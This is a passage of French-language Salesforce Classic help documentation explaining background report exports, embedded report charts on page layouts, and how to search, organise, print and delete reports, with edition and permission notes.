
Pour afficher les rapports exportés en arrière-plan par d'autres utilisateurs :

- Exporter les rapports en arrière-plan

  ET

  Afficher toutes les données

Pour gérer les rapports exportés vers l'arrière-plan par d'autres utilisateurs :

- Exporter les rapports en arrière-plan

  ET

  Modifier toutes les données

### Exportation d'un rapport exécuté en arrière-plan

Pour configurer l'exécution d'un rapport en arrière-plan, vous devez l'exporter selon une méthode particulière.

1. Créez ou exécutez un rapport.
2. Cliquez sur **Exporter les détails**, puis sélectionnez **Exécuter l'exportation en arrière-plan** dans le menu déroulant du bouton.

   Conseil: Lors de l'exécution d'un rapport existant, cliquez sur ce bouton pour éviter d'attendre l'affichage des résultats.

3. Sélectionnez un paramètre de codage de fichier et un format de fichier dans lequel exporter le rapport.
4. Sélectionnez un mode d'enregistrement des paramètres du rapport.
   - Cliquez sur `Enregistrer les révisions` pour enregistrer les modifications apportées aux paramètres du rapport avant l'exportation. Cette option entraîne le remplacement des paramètres du rapport d'origine.
   - Cliquez sur `Enregistrer les révisions dans une copie` pour créer un nouveau rapport avant l'exportation. Si vous sélectionnez cette option, saisissez un nom et une description pour le rapport, puis sélectionnez un dossier dans lequel enregistrer les paramètres du rapport.

   Remarque: Seuls les paramètres sont enregistrés, pas les résultats. Pour visualiser les résultats du rapport, vous devez afficher ses détails depuis la liste des exportations de rapports en arrière-plan.

5. Cliquez sur **Démarrer l'exportation en arrière-plan**.

Lorsque l'exécution du rapport est terminée et ses résultats prêts pour l'affichage, vous recevez par e-mail un lien vers les détails du rapport. Vous pouvez télécharger les résultats depuis la liste des exportations de rapport. Vous pouvez télécharger uniquement les données que vous êtes autorisé(e) à afficher.

Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

En cas d'échec d'une exportation de rapport en arrière-plan, vous recevez un e-mail de notification. Les rapports exportés en arrière-plan peuvent échouer pour plusieurs raisons. Par exemple, entre l'heure de l'exportation et le début du processus d'exportation, des champs peuvent être supprimés du rapport, le rapport lui-même peut être supprimé ou le statut du type de rapport personnalisé ayant servi à créer le rapport peut changer en « En cours de développement ».

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour exporter les rapports en arrière-plan :
- Exporter les rapports en arrière-plan

Pour afficher les rapports exportés en arrière-plan par d'autres utilisateurs :
- Exporter les rapports en arrière-plan

  ET

  Afficher toutes les données

Pour gérer les rapports exportés vers l'arrière-plan par d'autres utilisateurs :
- Exporter les rapports en arrière-plan

  ET

  Modifier toutes les données

### Affichage et gestion des rapports en arrière-plan

Lorsque vous avez configuré l'exécution d'un rapport en arrière-plan, vous pouvez l'afficher et le gérer à partir de la liste des exportations de rapports en arrière-plan.

1. Dans Configuration, saisissez *`Exportations de rapports en arrière-plan`* dans la case `Recherche rapide`, puis sélectionnez **Exportations de rapports en arrière-plan**.
   La liste d'exportations de rapport en arrière-plan s'affiche.
2. Affichez les détails d'un rapport exporté en arrière-plan (son nom, le statut et l'emplacement) en cliquant sur le nom d'un rapport dans la colonne `Nom de la tâche`.

Remarque: Pour des raisons de sécurité, Salesforce peut être amené à faire passer aux utilisateurs un test de vérification utilisateur CAPTCHA avant toute exportation de données de leur organisation. Ce simple test de saisie de texte empêche les programmes malveillants d'accéder aux données de votre organisation. Pour réussir ce test, les utilisateurs doivent saisir correctement les deux termes affichés sur le plan dans la zone de test du plan. Remarque : les mots saisis dans la zone de texte doivent être séparés par un espace.

3. Cliquez sur **Annuler** ou **Suppr** en regard du nom d'un rapport pour annuler une exportation en attente ou supprimer un rapport d'une liste d'exportations de rapports en arrière-plan.


   Lorsque l'exécution d'un rapport exporté en arrière-plan est terminée, le rapport peut être affiché dans la liste des exportations de rapports en arrière-plan pendant 48 heures. Après 48 heures, le rapport est automatiquement supprimé.

   Important: Les rapports supprimés de la liste des exportations de rapports en arrière-plan sont définitivement supprimés et ne sont *pas* envoyés dans la corbeille.

4. Cliquez sur **Actualiser la liste** pour afficher les rapports exportés en arrière-plan depuis que vous consultez la liste des exportations de rapports en arrière-plan.

## Graphiques de rapport incorporés

Généralement, les utilisateurs naviguent jusqu'à l'onglet Rapports pour afficher des données. Vous pouvez toutefois présenter des informations importantes directement dans les pages qu'ils visitent régulièrement. Pour cela, incorporez des graphiques de rapport dans des pages de détail d'objets. Lorsque les utilisateurs visualisent des graphiques dans les pages, ils peuvent prendre des décisions fondées sur les données qu'ils consultent dans le contexte de la page, sans quitter l'écran. Par exemple, un enregistrement d'opportunité montre des données importantes directement dans sa page de détail.




1. Exemple de graphiques de rapport dans la page d'un compte

   Dans cet exemple, nous avons incorporé deux graphiques de rapport à une page de compte importante qui présente les affaires dans les encours et les requêtes de support ouvertes pour le compte. En examinant les graphiques, la responsable du compte peut évaluer rapidement l'activité et la santé du compte.

2. Ajout d'un graphique de rapport à une présentation de page
   Pour incorporer un graphique de rapport dans des pages d'objet, modifiez la présentation de page de l'objet avec l'éditeur de présentation de page avancé, puis ajoutez le graphique.
3. Personnalisation d'un graphique de rapport dans une présentation de page
   Lorsque vous avez ajouté un graphique de rapport à une page, vous pouvez le personnaliser dans la boîte de dialogue Propriétés du graphique de l'éditeur de présentation de page.
4. Limites en graphiques de rapport dans les pages
   Tenez compte des limitations suivantes lors de l'insertion de graphiques dans des pages détails.

## Exemple de graphiques de rapport dans la page d'un compte


Dans cet exemple, nous avons incorporé deux graphiques de rapport à une page de compte importante qui présente les affaires dans les encours et les requêtes de support ouvertes pour le compte. En examinant les graphiques, la responsable du compte peut évaluer rapidement l'activité et la santé du compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**Graphiques de rapport dans la page d'un compte**




1. Le graphique des encours montre les opportunités du compte à diverses étapes, dont deux ont été gagnées. La responsable du compte peut survoler le graphique afin d'obtenir la valeur de chaque opportunité (le survol est activé pour les valeurs soulignées dans le graphique du rapport source). Elle peut cliquer sur le graphique, accéder au rapport et obtenir plus d'informations sur ces opportunités.

2. À partir des graphiques dans les requêtes ouvertes, elle peut constater l'existence de deux problèmes de support non résolus pour le compte. Elle peut cliquer sur le rapport, explorer les détails des requêtes dans le rapport et contacter les ingénieurs de support pour les inviter à résoudre les problèmes avant une réunion importante avec le client.


## Ajout d'un graphique de rapport à une présentation de page

Pour incorporer un graphique de rapport dans des pages d'objet, modifiez la présentation de page de l'objet avec l'éditeur de présentation de page avancé, puis ajoutez le graphique.

Avant d'ajouter un graphique, vérifiez les points suivants :

- Son rapport source se situe dans un dossier partagé avec des utilisateurs qui nécessitent l'accès. Les rapports dans les dossiers de rapport personnel sont disponibles pour l'insertion dans une page.
- Le format du rapport source est récapitulatif ou matriciel.
- Le rapport source contient un graphique.

1. Accédez à l'éditeur de présentation de page de l'objet auquel vous ajoutez un graphique.
2. Cliquez sur **Modifier** en regard de la présentation de page.
3. Cliquez sur **Graphiques de rapport**.




4. Dans la case Recherche rapide, saisissez le nom du rapport, puis cliquez sur pour retrouver et sélectionner le graphique de rapport.

   Vous pouvez parcourir jusqu'à 200 rapports récemment visualisés par type de graphique dans la palette Graphiques de rapport.

5. Faites glisser le graphique vers une section nouvelle ou existante de la présentation.
6. Cliquez sur dans le graphique pour le personnaliser.
7. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour afficher des présentations de page :
- Afficher la configuration

Pour modifier des présentations de page :
- Personnaliser l'application

L'option **Aperçu en tant que** n'est pas disponible pour les graphiques de rapport.

CONSULTER ÉGALEMENT :

- Personnalisation d'un graphique de rapport dans une présentation de page
- Exemple de graphiques de rapport dans la page d'un compte
- Limites en graphiques de rapport dans les pages
- Recherche des paramètres de gestion d'objet
- Présentations de page
- Présentations de page

## Personnalisation d'un graphique de rapport dans une présentation de page

Lorsque vous avez ajouté un graphique de rapport à une page, vous pouvez le personnaliser dans la boîte de dialogue Propriétés du graphique de l'éditeur de présentation de page.

1. Masquage d'un graphique de rapport qui montre une erreur
   Un graphique peut parfois, pour une raison quelconque, afficher une erreur dans la page de détail à la place de données. Comme un graphique avec une erreur n'est pas très utile, vous pouvez le masquer pour les utilisateurs.
2. Filtrage des graphiques de rapport pour afficher des données pertinentes
   Les graphiques sont habituellement filtrés pour afficher des données pertinentes lorsque le champ d'ID du type de rapport du graphique correspond à l'enregistrement, par exemple un ID de compte pour un enregistrement de compte. Les graphiques affichent parfois des données non filtrées. Vous pouvez toutefois configurer un graphique qui peut être filtré si son type de rapport se réfère au champ d'ID correspondant.
3. Actualisation des données d'un graphique de rapport
   Habituellement, les graphiques actualisent les données toutes les 24 heures. Vous pouvez toutefois définir l'actualisation d'un graphique à chaque ouverture de sa page. L'option d'actualisation se situe sous la boîte de dialogue Propriétés du graphique de l'éditeur de présentation de page. Nous recommandons cependant une actualisation quotidienne plutôt que cette option, car les utilisateurs risquent d'atteindre rapidement la limite d'actualisation ou de devoir attendre la fin de l'actualisation pour consulter les données du graphique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour afficher des présentations de page :
- "Afficher la configuration"

Pour modifier des présentations de page :
- Personnaliser l'application

### Masquage d'un graphique de rapport qui montre une erreur

Un graphique peut parfois, pour une raison quelconque, afficher une erreur dans la page de détail à la place de données. Comme un graphique avec une erreur n'est pas très utile, vous pouvez le masquer pour les utilisateurs.

Pour masquer un tel graphique, sélectionnez **Masquer un graphique qui contient des erreurs** dans la boîte de dialogue Propriétés du graphique de l'éditeur de présentation de page.

Un graphique peut afficher une erreur sur une page pour l'une ou plusieurs des raisons suivantes.

- L'utilisateur n'a pas accès aux champs utilisés pour le filtrage.
- L'utilisateur n'a pas accès au dossier du rapport.
- Le graphique de rapport a été supprimé du rapport.
- La définition du rapport a changé.
- Le rapport lui-même n'est plus disponible.

## Filtrage des graphiques de rapport pour afficher des données pertinentes

Les graphiques sont habituellement filtrés pour afficher des données pertinentes lorsque le champ d'ID du type de rapport du graphique correspond à l'enregistrement, par exemple un ID de compte pour un enregistrement de compte. Les graphiques affichent parfois des données non filtrées. Vous pouvez toutefois configurer un graphique qui peut être filtré si son type de rapport se réfère au champ d'ID correspondant.


### Définition d'un graphique à filtrer

Si le type de rapport du graphique ne correspond à aucun champ d'ID pour l'enregistrement, le graphique n'est pas filtré. Il affiche toutes les données.

Un graphique de rapport sur des requêtes ouvertes affiche les informations de tous les comptes dans un enregistrement de compte. Pour pouvoir filtrer le graphique, modifiez la présentation du type de rapport personnalisé des requêtes pour le graphique en ajoutant le champ `ID de compte` via la référence. Le graphique est ainsi filtré lorsque vous affichez un enregistrement de compte.

### Sélection d'un filtre approprié

Lorsque plusieurs champs d'ID sont disponibles pour le filtrage, le graphique n'affiche parfois aucune donnée. Dans ce cas, sélectionnez le champ d'ID le plus pertinent dans la liste déroulante **Filtré par** de la boîte de dialogue Propriétés du graphique. Un graphique sur les opportunités ouvertes dans des enregistrements de compte est filtré par `ID de compte partenaire`, ce qui n'est pas très utile. Vous pouvez toutefois modifier les propriétés du graphique et choisir `ID de compte` dans la liste déroulante afin de filtrer par enregistrement de compte.




Remarque: Les graphiques ne peuvent pas filtrer de données pertinentes si le rapport source atteint la limite de 20 filtres de champ.

## Actualisation des données d'un graphique de rapport

Habituellement, les graphiques actualisent les données toutes les 24 heures. Vous pouvez toutefois définir l'actualisation d'un graphique à chaque ouverture de sa page. L'option d'actualisation se situe sous la boîte de dialogue Propriétés du graphique de l'éditeur de présentation de page. Nous recommandons cependant une actualisation quotidienne plutôt que cette option, car les utilisateurs risquent d'atteindre rapidement la limite d'actualisation ou de devoir attendre la fin de l'actualisation pour consulter les données du graphique.

### Actualisation quotidienne

Les graphiques actualisent les données toutes les 24 heures. Pendant cette période, si des utilisateurs souhaitent consulter les dernières données, ils peuvent cliquer sur **Actualiser** dans le graphique.

### Actualisation à l'ouverture de la page

Pour changer l'actualisation normale d'un graphique, sélectionnez **Actualiser chaque fois que l'utilisateur ouvre la page** dans la boîte de dialogue Propriété du graphique de l'éditeur de présentation de page. Cette option déclenche une actualisation du graphique à chaque ouverture de la page qui contient le graphique. La sélection de cette option n'est pas recommandée pour les deux raisons suivantes.

- Les utilisateurs risquent d'atteindre rapidement la limite d'actualisation du graphique. Les actualisations sont prises en compte dans la limite horaire de chaque utilisateur et organisation.
- Avec les rapports dont l'exécution est longue, les utilisateurs doivent attendre avant de consulter les données du graphique.

### Limites en graphiques de rapport dans les pages

Tenez compte des limitations suivantes lors de l'insertion de graphiques dans des pages détails.

- Vous pouvez incorporer deux graphiques de rapport par page.
- Vous pouvez ajouter des graphiques de rapport uniquement à partir de l'éditeur de présentation de page avancé. La console min. et l'éditeur de présentation de page d'origine ne sont pas pris en charge.
- Dans les pages de détail, les utilisateurs peuvent actualiser jusqu'à 100 graphiques de rapport toutes les 60 minutes.
- Votre organisation peut actualiser jusqu'à 3000 graphiques de rapport toutes les 60 minutes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Ajout d'un graphique de rapport à une présentation de page

Exemple de graphiques de rapport dans la page d'un compte

## Organisation des rapports

Gardez vos rapports à portée de main en les classant dans des dossiers et en supprimant les rapports inutilisés. Si vous avez de nombreux rapports, vous pouvez utiliser le champ de recherche pour retrouver celui dont vous avez besoin.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Recherche d'un rapport
   Recherchez un rapport par nom, par description, par créateur ou par auteur de la dernière modification. Pour affiner les résultats, filtrez, triez ou recherchez dans un dossier sélectionné.
2. Récupération des informations dont vous avez besoin à partir la vue de liste de l'onglet Rapports
   Pour afficher des informations sur vos rapports, vous pouvez redimensionner, masquer, réorganiser, trier les colonnes et sélectionner le nombre d'enregistrements à afficher dans votre vue de liste sous l'onglet Rapports.
3. Impression d'un rapport
   Vous pouvez imprimer un rapport à partir de sa page d'exécution en utilisant la fonction d'impression de votre navigateur.
4. Affichage des dossiers de rapports favoris dans la vue
   Épinglez en haut de la liste les dossiers de rapports et de tableaux de bord que vous utilisez le plus souvent pour éviter les défilements à chaque consultation.
5. Masquage des types de rapport inutilisés
   Si vous les utilisateurs travaillent avec un seul sous-ensemble de types de rapport standard disponibles, vous pouvez masquer ceux dont vous n'avez pas besoin.
6. Déplacement d'un rapport ou d'un tableau de bord entre des dossiers
   Il est recommandé de garder les rapports et tableaux de bord organisés dans des dossiers qui reflètent leurs fonctions et l'audience Vous pouvez glisser-déposer les rapports et tableaux de bord entre les dossiers.
7. Suppression d'un rapport
   Vous pouvez supprimer un rapport sélectionné de l'onglet Rapports ou de sa page d'exécution.

## Recherche d'un rapport

Recherchez un rapport par nom, par description, par créateur ou par auteur de la dernière modification. Pour affiner les résultats, filtrez, triez ou recherchez dans un dossier sélectionné.

1. Sous l'onglet Rapports, saisissez dans la case de recherche.

   La recherche s'effectue dans tous les dossiers. Les filtres sont définis sur *Tous les éléments* et *Tous les types* pour afficher tout le contenu du dossier.

   Salesforce recherche dans les champs : **Nom**, **Description**, **Dernière modification par** ou **Créé par**. Les résultats reposent sur une correspondance exacte à votre saisie dans ces champs.

   Si le balisage est activé et ajouté à un rapport ou tableau de bord personnalisé, recherchez par balise dans la zone de recherche globale.

2. Affinez les résultats en utilisant les options ci-dessous :

| Pour affiner les résultats par | Procéder comme suit |
|---|---|
| Type | Sélectionner un filtre :<br>• *Rapports*<br>• *Tableaux de bord*<br>• *Tous les types*<br>Les filtres Type ne s'appliquent pas aux modèles de rapport dans les dossiers de rapports standard. |
| Vue | Sélectionner un filtre :<br>• *Tous les éléments*<br>• *Affichés récemment*<br>• *Éléments que j'ai créés*<br>• *Éléments que je suis*<br>Afficher des filtres. |
| Un dossier sélectionné | Sélectionner un dossier, puis saisir dans la case de recherche.<br>Les filtres sont définis sur *Tous les éléments* et *Tous les types* pour afficher tout le contenu du dossier. |
| Tri | Cliquez sur pour la colonne, puis sélectionnez **Tri croissant** ou **Tri décroissant**. Le tri s'applique à tous les éléments de la vue de liste, y compris ceux des pages consécutives. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour rechercher des rapports :
- Exécuter des rapports

Pour rechercher des tableaux de bord :
- Exécuter des rapports ET Accéder au dossier de tableaux de bord

CONSULTER ÉGALEMENT :

Les tableaux de bord simplifient l'affichage des informations complexes

Premiers pas avec les tableaux de bord

# Récupération des informations dont vous avez besoin à partir la vue de liste de l'onglet Rapports

Pour afficher des informations sur vos rapports, vous pouvez redimensionner, masquer, réorganiser, trier les colonnes et sélectionner le nombre d'enregistrements à afficher dans votre vue de liste sous l'onglet Rapports.

- Pour personnaliser votre vue de liste, procédez comme suit :

| Option | Description |
|---|---|
| Pour redimensionner une colonne : | Cliquez sur la marge de droite, puis faites-la glisser jusqu'à la taille voulue. |
| Pour masquer une colonne : | Cliquez sur ▾ > **Colonnes** dans n'importe quelle colonne, puis désactiver la colonne que vous souhaitez masquer. |
| Pour réorganiser une colonne : | Faites-la glisser jusqu'à l'emplacement où vous souhaitez l'afficher. |
| Pour trier une colonne : | Cliquez sur ▾ pour la colonne, puis sélectionnez **Tri croissant** ou **Tri décroissant**. Le tri s'applique à tous les éléments de la vue de liste, y compris ceux des pages consécutives. |
| Pour changer le nombre d'enregistrements affichés par page, procédez comme suit : | Cliquez sur ▼ dans le coin inférieur gauche de la liste, puis sélectionnez le paramètre souhaité. Vous pouvez afficher 10, 25, 50, 100 ou 200 enregistrements à la fois. Si vous modifiez ce paramètre, vous revenez à la première page des résultats de la liste.<br>Une fois défini, cependant, vous affichez le même nombre d'enregistrements dans l'ensemble de la liste. Le paramètre d'affichage des enregistrements de l'onglet Rapports n'affecte pas les vues de liste ailleurs dans Salesforce. |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## AUTORISATIONS UTILISATEUR

Pour afficher l'onglet Rapports :

- Exécution des rapports

CONSULTER ÉGALEMENT :

Accès à vos données grâce aux rapports

## Impression d'un rapport

Vous pouvez imprimer un rapport à partir de sa page d'exécution en utilisant la fonction d'impression de votre navigateur.

- Cliquez sur **Vue imprimable** dans la page d'exécution du rapport.
- Dans la boîte de dialogue du navigateur, exécuter l'une des opérations suivantes :
  - Ouvrez le rapport avec votre navigateur et utiliser sa fonction d'impression.
  - Enregistrez le fichier dans Excel et utiliser l'option d'impression d'Excel.

CONSULTER ÉGALEMENT :

Exportation d'un rapport

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR


Pour imprimer des rapports :

- Exécuter des rapports et Exporter des rapports

## Affichage des dossiers de rapports favoris dans la vue

Épinglez en haut de la liste les dossiers de rapports et de tableaux de bord que vous utilisez le plus souvent pour éviter les défilements à chaque consultation.

1. Dans la liste des dossiers de rapports et de tableaux de bord, survolez un dossier, puis cliquez sur .




2. Sélectionnez **Épingler en haut**.
   Votre dossier passe en haut de la liste des dossiers.

Chaque dossier nouveau que vous épinglez est placé en haut de liste, au-dessus des dossiers que vous avez déjà épinglés. Pour replacer un dossier épinglé en haut de liste, épinglez-le de nouveau.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

## Masquage des types de rapport inutilisés


Si vous les utilisateurs travaillent avec un seul sous-ensemble de types de rapport standard disponibles, vous pouvez masquer ceux dont vous n'avez pas besoin.

1. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
2. Sélectionnez **Sélectionner les types de rapport à masquer**.
   La coche verte en regard d'un rapport indique qu'il est visible pour tout le monde.
3. Pour masquer le type de rapport, cliquez sur la coche pour la changer en X.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Les types de rapport masqués ne s'affichent pas lorsque vous utilisez la zone de recherche dans la page Créer un rapport.

Si vous masquez tous les types de rapport d'un dossier, le dossier aussi est masqué. Cependant, si vous affichez ensuite le type de rapport dans la boîte de dialogue « Sélectionner les types de rapports à masquer », les utilisateurs peuvent voir le dossier.

## Déplacement d'un rapport ou d'un tableau de bord entre des dossiers

Il est recommandé de garder les rapports et tableaux de bord organisés dans des dossiers qui reflètent leurs fonctions et l'audience Vous pouvez glisser-déposer les rapports et tableaux de bord entre les dossiers.

**Remarque:** L'accès en modification aux dossiers est requis pour pouvoir déplacer des éléments entre des dossiers. Le déplacement d'éléments par glisser-déposer n'est pas pris en charge en mode d'accessibilité.

Vous pouvez déplacer un rapport ou un tableau de bord d'un dossier à un autre en le faisant glisser depuis la vue de liste vers un dossier de rapports ou de tableaux de bord du volet Dossiers.

1. Dans la vue de liste de l'onglet Rapports, cliquez et maintenez un élément.
2. Faites glisser l'élément vers son dossier de destination dans le volet Dossiers.

   Lorsque vous faites glisser un élément vers un dossier, une coche verte (1) indique qu'il peut être déplacé vers le dossier sélectionné. Inversement, une icône rouge ( ) indique que l'élément ne peut pas être déplacé vers un dossier sélectionné.

   Tenez compte des points suivants lorsque vous déplacez des éléments :

   - Faites glisser un seul élément à la fois.
   - Vous ne pouvez pas déplacer des éléments à partir de packages AppExchange installés ou de dossiers de rapports standard vers d'autres dossiers.
   - Déplacez des rapports vers des dossiers de rapports et des tableaux de bord vers des dossiers de tableaux de bord.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Rapports :

- Exécution des rapports

## Suppression d'un rapport

Vous pouvez supprimer un rapport sélectionné de l'onglet Rapports ou de sa page d'exécution.

1. Vous pouvez supprimer des rapports en utilisant l'une des deux méthodes suivantes :

| Option | Description |
|---|---|
| Pour supprimer de l'onglet Rapports | En regard du rapport, cliquez sur ▾ > **Supprimer**. |
| Pour supprimer de la page d'exécution du rapport | Cliquez sur **Supprimer**. |

2. Cliquez sur **OK**.

   Les rapports supprimés sont placées dans la Corbeille. Vous ne pouvez pas supprimer des rapports dans les dossiers personnels d'autres utilisateurs. Vous ne pouvez pas non plus supprimer des rapports utilisés par des composants de tableau de bord ou des instantanés de rapport, sauf si vous supprimez d'abord le composant de tableau de bord ou l'instantané de rapport.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

